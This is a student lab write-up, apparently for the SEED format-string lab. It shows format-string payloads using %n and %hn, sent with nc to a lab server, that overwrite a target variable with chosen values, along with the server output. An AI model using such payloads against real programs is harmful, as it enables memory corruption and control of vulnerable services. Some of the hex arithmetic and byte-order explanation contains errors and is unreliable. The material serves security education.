server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```


Task 3: Changing Server Memory

Task 3.A: Change the value to a different value.

- We can achieve this using `%n`
- The target variable's address, after converting endianness, is 0x68500e08.
- Thus, our payload will be: `\x68\x50\x0e\x08\%64\$n`



```
[02/27/25]seed@VM:~/.../format$ python3 -c 'print("\x68\x50\x0e\x08
%64$n")' > badfile
[02/27/25]seed@VM:~/.../format$ cat badfile
h%64$n
[02/27/25]seed@VM:~/.../format$ cat badfile | nc 10.9.0.5 9090
^C
```




```
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd110
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 10 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd038
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hP
server-10.9.0.5 | The target variable's value (after):  0x00000004
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

- We have overwritten the value


Task 3B: Change the value to 0x5000:

- The %n format specifier modifies the target value based on the length of the printed output.
- To achieve the desired value, we adjust the last printed value to 0x5000 - 0x4 = 0x4FFC, which equals 20,476 in decimal.

  Thus, our final payload is: `\x68\x50\x0e\x08\%20476x%64$n`



```
[02/27/25]seed@VM:~/.../format$ python3 -c 'print("\x68\x50\x0e\x08
%20476x%64$n")' > badfile
[02/27/25]seed@VM:~/.../format$ cat badfile
h%20476x%64$n
[02/27/25]seed@VM:~/.../format$ cat badfile | nc 10.9.0.5 9090
^C
```




```
                                                            11223344
server-10.9.0.5 | The target variable's value (after):  0x00005000
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 3.C: Change the value to 0xAABBCCDD.


- The target value is now too large and may exceed the buffer size.
- Our previous approach using %n is no longer effective, so we switch to %hn, which writes only two bytes at a time.
- We split 0xAABBCCDD into 0xAABB and 0xCCDD, storing them at addresses 0x68500e08 and 0x6a500e08, respectively.

  To achieve this:
- 0xCCDD - 0x8 = 0xCCD9 (52437 in decimal)
- Since 0xAABB is greater than 0xCCDD, we use 0x1AABB
- 0x1AABB - 0xCCDD = 0xDDDE (56798 in decimal) Thus, our final payload is: `\x68\x50\x0e\x08\x6a\x50\x0e\x08\%52437x%64hn%56798x%65hn`



```
[02/27/25]seed@VM:~/.../format$ python3 -c 'print("\x68\x50\x0e\x08
\x6a\x50\x0e\x08%52437x%64$hn%56798x%65$hn")' > badfile
[02/27/25]seed@VM:~/.../format$ cat badfile
hj%52437x%64$hn%56798x%65$hn
[02/27/25]seed@VM:~/.../format$ cat badfile | nc 10.9.0.5 9090
^C
```

- We changed the value to aabbccdd



```
                                                    1000
server-10.9.0.5 | The target variable's value (after):  0xaabbccdd
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```